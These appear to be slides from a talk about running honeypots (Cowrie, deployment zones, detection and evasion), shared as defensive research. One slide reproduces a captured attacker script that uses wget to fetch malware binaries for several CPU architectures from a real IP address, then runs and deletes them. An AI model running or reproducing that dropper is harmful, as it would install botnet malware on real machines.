Like Bees To A Honeypot

A Journey Through Honeypot Deployments

Agenda

- Intro
- Collecting Data
- Sighting Data
- Mistakes & Recommendations
- Conclusion

About Me

What I do for work

- Labs Infrastructure, Tooling & Automation @ VMRAY

What I do for fun

- Honeypots
- CTF
- Photography

Preface

A tale of things I've tried and am trying

https://www.flickr.com/photos/duncan/5364883/in/photostream/

Preface

- Preserve my Honeypot tweaks
- Few public talks b/c of this

Intro


Technicalities

What?

„A honeypot is a (…) system intended to mimic likely targets of cyberattacks”[1]


[1] https://us.norton.com/internetsecurity-iot-what-is-a-honeypot.html

What?



https://www.reddit.com/r/techsupportgore/comments/aenq1f/what_could_possibly_go_wrong/

- Can emulate a Server
- Or a client




https://www.reddit.com/r/techsupportgore/comments/3wss8j/she_dropped_it_while_on_the_stairmaster_and_it/

What?

- Low Interaction
  - Credential Logger
- Medium Interaction
  - (Some) system simulation
- High Interaction
  - Full system (MitM Proxy)

What?



High

Medium

Low

Detail & Insight


Error Potential & Attack Surface

HW Demand & Complexity

Why?

- Find attackers in your Network
- General grasp of attacks
- Get open dirs / malware payloads

My Journey



Visualize

Store & Manage

Enrich


Collecting Data

Technicalities

So you’ve got some spare hardware – let’s do something with it
Oh look, a Pi!

https://www.raspberrypi.org/blog/improving-low-light-camera-performance/

Deployment



DMZ

Internal Deployment

Internet-facing Deployment


Deployment

You’re exposing code that looks vulnerable to the world


And it most likely IS vulnerable, in other ways than you’d think

Detection & Evasion

- [SSH/Telnet] Evaluate Hostname / SSH Version
  - disconnect if default versions are found
- Check default users & passwords



```
# Hostname for the honeypot. Displayed by the shell prompt of the virtual
# environment
#
# (default: svr04)
hostname = svr04
```



cowrie / data / userdb.txt

supriyo-biswas Add regex support to the userdb. (#763)


2 contributors

6 lines (6 sloc) | 84 Bytes

```
root:x:!root
root:x:!123456
root:x:!/honeypot/i
root:x:*
richard:x:*
richard:x:fout
```

Detection & Evasion

- [SSH/Telnet] Download Shellscript that contains wget URL



```
/bin/bash
cd /tmp
cd /var/run
cd /mnt
cd /root
wget http://45.148.10.175/gafdse.mips
chmod +x gafdse.mips
./gafdse.mips
rm -rf gafdse.mips
wget http://45.148.10.175/gafsde.mpsl
chmod +x gafsde.mpsl
./gafsde.mpsl
rm -rf gafsde.mpsl
wget http://45.148.10.175/gafsde.sh4
chmod +x gafsde.sh4
./gafsde.sh4
rm -rf gafsde.sh4
wget http://45.148.10.175/gadfe.x86
chmod +x gadfe.x86
./gadfe.x86
rm -rf gadfe.x86
wget http://45.148.10.175/gaefds.arm6
chmod +x gaefds.arm6
./gaefds.arm6
rm -rf gaefds.arm6
```

Detection & Evasion

- Cat & Mouse game
- 32C3 Talk: Breaking Honeypots for Fun and Profit[1]

[1] https://media.ccc.de/v/32c3-7277-breaking_honeypots_for_fun_and_profit

